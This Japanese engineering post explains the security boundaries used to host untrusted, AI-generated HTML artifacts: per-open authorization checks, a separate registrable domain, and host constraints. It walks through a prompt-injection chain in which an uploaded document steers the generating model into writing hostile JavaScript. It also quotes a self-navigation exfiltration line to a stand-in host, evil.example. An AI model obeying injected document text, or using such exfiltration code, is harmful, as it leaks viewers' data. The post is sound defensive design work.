信頼できないAI生成HTMLをホストするための3つのセキュリティ境界
自己完結型のHTML成果物はモデルによって生成され、顧客データプラットフォーム上でホストされるため、プラットフォームは作者を信頼できないものと見なさなければならない。なぜなら、プロンプトインジェクションによって生成ページのスクリプトが閲覧者のブラウザで実行される可能性があるからである。
日本語
コピー
今や自己完結型のインタラクティブページを1つ作るのに数分しかかからない。しかも、作っているのはますますモデルだ。ホスティングサービスの前提はこうだった——このファイルを書いた人間なりモデルなりは、信用できない。
あるプロダクトで、小さな管理者チームが顧客向けに自己完結型の HTML ドキュメントを配信している。インタラクティブなレポート、プロトタイプ、デザイナーが手作業で作ったダッシュボード。要件は単純に聞こえる。ファイルをアップロードし、リンクを受け取り、リンクを送る。実際の作業はリンクの裏側のすべてだ。
アップロードされた HTML ファイルはプログラムである。そこで動く JavaScript は、そのページがたまたま持っているあらゆる権限を持つ。そして我々はそれを、顧客の機密データを保管するプラットフォームの中でレンダリングしようとしている。「自社のファイルだから信用できる」はセキュリティモデルではない。「サニタイズするから大丈夫」も同様だ。スクリプトを取り除けば機能が消えるのだから。
作者も変わりつつある。以前なら、動くインタラクティブ HTML ページを1つ作るのはちょっとしたプロジェクトだった。今はプロンプト1つだ。しかも次の段階では、プラットフォームのアシスタントが誰も見ていない状態でこうしたファイルを書くようになる。会話の途中でインタラクティブな要件モデルを求めると、生成エージェントが HTML を書き、同じ分のうちにリンクが返ってくる。その間、誰もファイルを開いていない。ファイルが人の手でゆっくり書かれ、作者の名前も分かっているうちは、「作者を信用する」はまだ議論の中で機能した。ファイルをモデルが書くようになった時点で、その議論は成立しない。
この形はもう見慣れているかもしれない。Claude の Artifacts は似たことをしている——何かを頼むと、返ってくるのは文章ではなく、動く小さなページだ。我々もプロダクト内部で独自版を作っている。ここで述べているホスティングはすでに稼働しており、生成段階が次のステップだ。違いはページのその後にある。我々の成果物は納品物であり、リンクで顧客企業の人に送られる。だからリンクが転送された後もアクセス権限は取り消せなければならないし、作者が最終的に侵害されたとしてもホスティングは耐えなければならない。
この設計を実際に形作ったリスクはプロンプトインジェクションで、攻撃チェーンは短く、完全に筋が通っている。誰かが会話にドキュメントをアップロードする。そのドキュメントには、読者ではなくモデルに向けて書かれたテキストが入っている。モデルはその後 artifact を書くときにそのテキストに従い、生成された JavaScript が閲覧者のブラウザで実行される。閲覧者は顧客側の役員で、我々のプラットフォームにログインし、会社のノート PC を使っている。このチェーンの誰も普通と違うことはしていない。だからこそ、これに向き合ってエンジニアリングする価値がある。確率は低いが、一度起きればプロダクトにとっても顧客にとっても壊滅的だ。
そこで我々は1つのルールを定めた。ブラウザより上流のものは一切信用しない。アップロード者、プロンプト、agent アーキテクチャ、そして我々自身の QA 工程まで含めて。

この線が信頼の終点だ。線より上の対策はどれも助けにはなるが、本気の作者を止められるものは1つもない。線より下のすべては、閲覧者のブラウザが強制する。
リスクを下げるが止めはしない3つのこと
生成機能のリリースには3つの緩和策が付いてくる。どれも境界ではない。誰かがそれらに頼る前に、なぜそう言えるのかをはっきりさせておく価値がある。
生成 agent は独立したコンテキストウィンドウを持つ。 チャット履歴全体が HTML 生成工程に引きずり込まれることはない。エンジニアリングとしては正しいが、これは隔離ではない。この agent の仕事は会話の中身を受け取ってファイルに変えること、ただそれだけだ。注入されたテキストはペイロードの外側を回るのではなく、内側に隠れている。
ツールのプロンプトは成果物に自己完結を求める。 HTML ファイル1つ、外部リクエストはゼロ、すべてインライン。モデルはほとんどの場合その指示に従う。そしてここでは、ほとんどの場合では足りない。
リンクを返す前に出力を検査する。 別のモデルが、自分のコンテキストの中で成果物をレンダリングし、実際に動くことを確認する。エラーなし、外部リクエストなし。これで壊れた出力は捕まえられるが、悪意ある出力について何かを保証することはできない。まさにそれが、以下に挙げる境界が存在する理由だ。
この3つはすべて残す。我々が本当に頼っているのは、ブラウザが何を拒むかであり、それは3つに分かれる。身元(誰に開く権利があるか)、オリジン(コードがどこで動くか)、権限(動いた後に何に触れるか)。各境界は別々の仕組みで強制されるので、1つ破られても他が開くことはない。リンクが漏れても認可チェックは残り、悪意あるスクリプトにネットワークはなく、プロンプト内のあらゆる指示を無視するコードでもアプリの cookie は読めない。

3つのゲート、3つの仕組み。1つ目は開かれるたびに我々のサーバーが強制する。残り2つは閲覧者のブラウザが強制する。
境界1:リンクは資格情報ではない
最初のバージョンは最も直截なものだった。共有リンクは認証が必要なルートに当たり、我々がアクセス権限を確認し、短命の署名トークン付きレンダリング URL にリダイレクトする:/render/:uuid/:token。
これはレビューを通らなかった。
リダイレクト後の URL はアドレスバーに居座る持有者資格情報だ。クライアントがそれを誰に転送しても、token の有効期間内は入れてしまう。しかもこの機能の趣旨は、リンクを転送してもアクセス権限が付与されないことにある。さらに、ユーザーが最も嫌う形で壊れる。token の期限が切れてからリロードすると、5分前まで使えていたリンクがエラーになる。ブックマークすれば、二度と使えない。

違いは枠1つ分だ。token 付き URL を消せば、転送後も生き残る唯一のものを取り除ける。残ったリンクの価値は、それを持つ者が誰かだけで決まる。
削除した。今やどの URL も元の artifact の中身を返すことはなく、中身を生のオブジェクトストレージ URL として渡すことも一切ない。共有リンクはアプリ自身の origin 上にあり、開かれるたびに完全な認可チェックをやり直す:
def show
 return render :no_access, status: :forbidden unless can_view?(current_account, artifact)

 track_view(artifact)
 render_via_shim(artifact)
end
このチェックが見るのは、その artifact が属する space におけるアカウントのメンバーシップであり、現在のセッションとは関係ない。ここでセッション状態を使って判定するのが、この設計に潜む失敗モードだ。チェックが閲覧者のたまたま選んだものに依存すると、ある顧客の artifact を間違ったログインユーザーに見せてしまう。
開かれるたびに権限をリアルタイムで判定するからこそ、取り消しが実際に効く。誰かを workspace から外せば、その人に送ったリンクは開かなくなる。artifact を削除すれば誰にとっても開かなくなり、素っ気ない 404 ではなく説明ページが出る。リアルタイムのチェックは、将来の生成機能を安全に載せるための前提でもある。同じリンクが明日には今日と違うバイトを返す——それが許容できるのは、リンク自体が何の権限も与えないからだ。
正直に認めておく穴が一つある。最近の Chromium は Cache-Control: private, no-store を送ってもページを戻る/進むキャッシュに入れるので、ブラウザの戻るでレンダリング済みの artifact がチェックを再実行せずに復元されうる。今のところこれは受け入れている。完全に塞ぐには強制リロードさせる pageshow ハンドラが要る。
境界その二:別のパスではなく、別のサイト
アイデンティティの問題が片付いたので、次は HTML が実際どこで実行されるかだ。
アプリ自身の origin でレンダリングする案は、サンドボックス iframe に入れてもすぐに却下された。Site Isolation が隔離するのはサイトであってパスではない。同じサイトのコンテンツはアプリ自身のレンダリングプロセスに入りうるので、Spectre 系の攻撃がまた成立してしまう。しかもトップレベルのドキュメントは自己ナビゲーションでデータを外へ出せる:location = 'https://evil.example/?data=' + secret。これを止められる CSP ディレクティブはないし、自己ナビゲーションを外せる sandbox token もない。
次の案はサブドメイン、artifacts.app.example.com だった。サブドメインはタダで、ドメインをもう一つ買うのは手続きの山だから、これが第一候補だった。だが我々の脅威モデルには足りない。そしてこれは見た目が隔離されているぶん、簡単に人を騙す。サブドメインは同じ登録可能ドメインを共有する、つまり同じサイトに属するので、ブラウザはアプリと信頼できないコンテンツを同じレンダリングプロセスに置きうる。GitHub が Pages を pages.github.com ではなく github.io に置いているのは、まさにこの理由だ。
そこで、登録可能ドメインをもう一つ、このためだけに買う。他の用途には使わない。これを example-usercontent.com と呼ぶ。これでブラウザにはプロセス分離の層で強制できるサイト境界ができ、アプリの cookie は永久に届かない。
理想形はさらに先を行く。artifact ごとにサブドメインを一つ与え、任意の二つの artifact もサイトを共有しないようにする。サブドメインだけでは、上で artifacts.app.example.com が失敗したのと同じ理由で実現できない。これを変えるのが Public Suffix List——ブラウザがどこで一つのサイトが終わり次が始まるかを判断するための登録簿だ。ドメインを載せれば、各サブドメインは独自のレンダリングプロセスと cookie 空間を持つ独立したサイトになる。github.io がそうしていて、その上でユーザー名ごとに独立したサイトとして扱われるのはそのためだ。我々はこれを既定ではなく理想として位置づけている。このリストはボランティアが維持し、収録には審査があり、リードタイムは月単位、しかもエントリがユーザーに届くにはブラウザの更新を待つ必要がある。誰でもすぐ切り替えられるスイッチではない。当面は一つのドメインで全 artifact を抱え、opaque-origin サンドボックスで互いに届かないようにする。
artifact host を Rails engine で包む前に、新しいドメインを開いて手でいくつかパスを叩き、何に到達できるか見てみた。/login が応答した。我々の認証層 Rodauth は Rack ミドルウェアで router の手前にあり、この信頼できないコンテンツ用ドメインでログインフロー一式を提供し、ここに session cookie まで植える。engine に移してもこの問題には触れもしない:isolate_namespace が隔離するのは定数探索であって、host でもミドルウェアでもない。

認証層は router のある場所にはいない。Rails engine が隔離するのは名前であり、このリクエストはそもそも router に届いていない。
直し方は意図的に固くした。router に host 制約を足し、静的なパスを一つだけ公開し、残りはすべて 404 にする:
constraints ->(req) { req.host == ARTIFACTS_HOST } do
 get "/shim", to: "artifacts#shim"
 match "(*path)", to: ->(_env) { [ 404, { "Content-Type" => "text/plain" }, [ "Not Found" ] ] }, via: :all
end
さらに Rodauth app の先頭で明示的に止め、リクエストが認証層に届かないようにする:
route do |r|
 next if r.host == ARTIFACTS_HOST
 # the rest of the auth app
end
統合テストでアプリのパスを一つずつ artifact host に打ち、どれも 404 を返すこと、レスポンスに Set-Cookie がないこと、shim とアプリ自身のログインは引き続き動くことを確認する。
HTML を渡すが、URL は与えない
設計全体を貫く制約はこれだ。artifact は二つ目のドメインでレンダリングしなければならないが、取得可能なコンテンツ URL は存在してはならない。コンテンツ URL は転送でき、最初の境界をそのまま突破してしまうからだ。
なので二つ目のドメインが提供するのは shim だけ——artifact のデータもセッションもなく、データベースにも触らない静的なページだ。認証済みのアプリページがそれを iframe で埋め込み、postMessage で HTML を渡す。
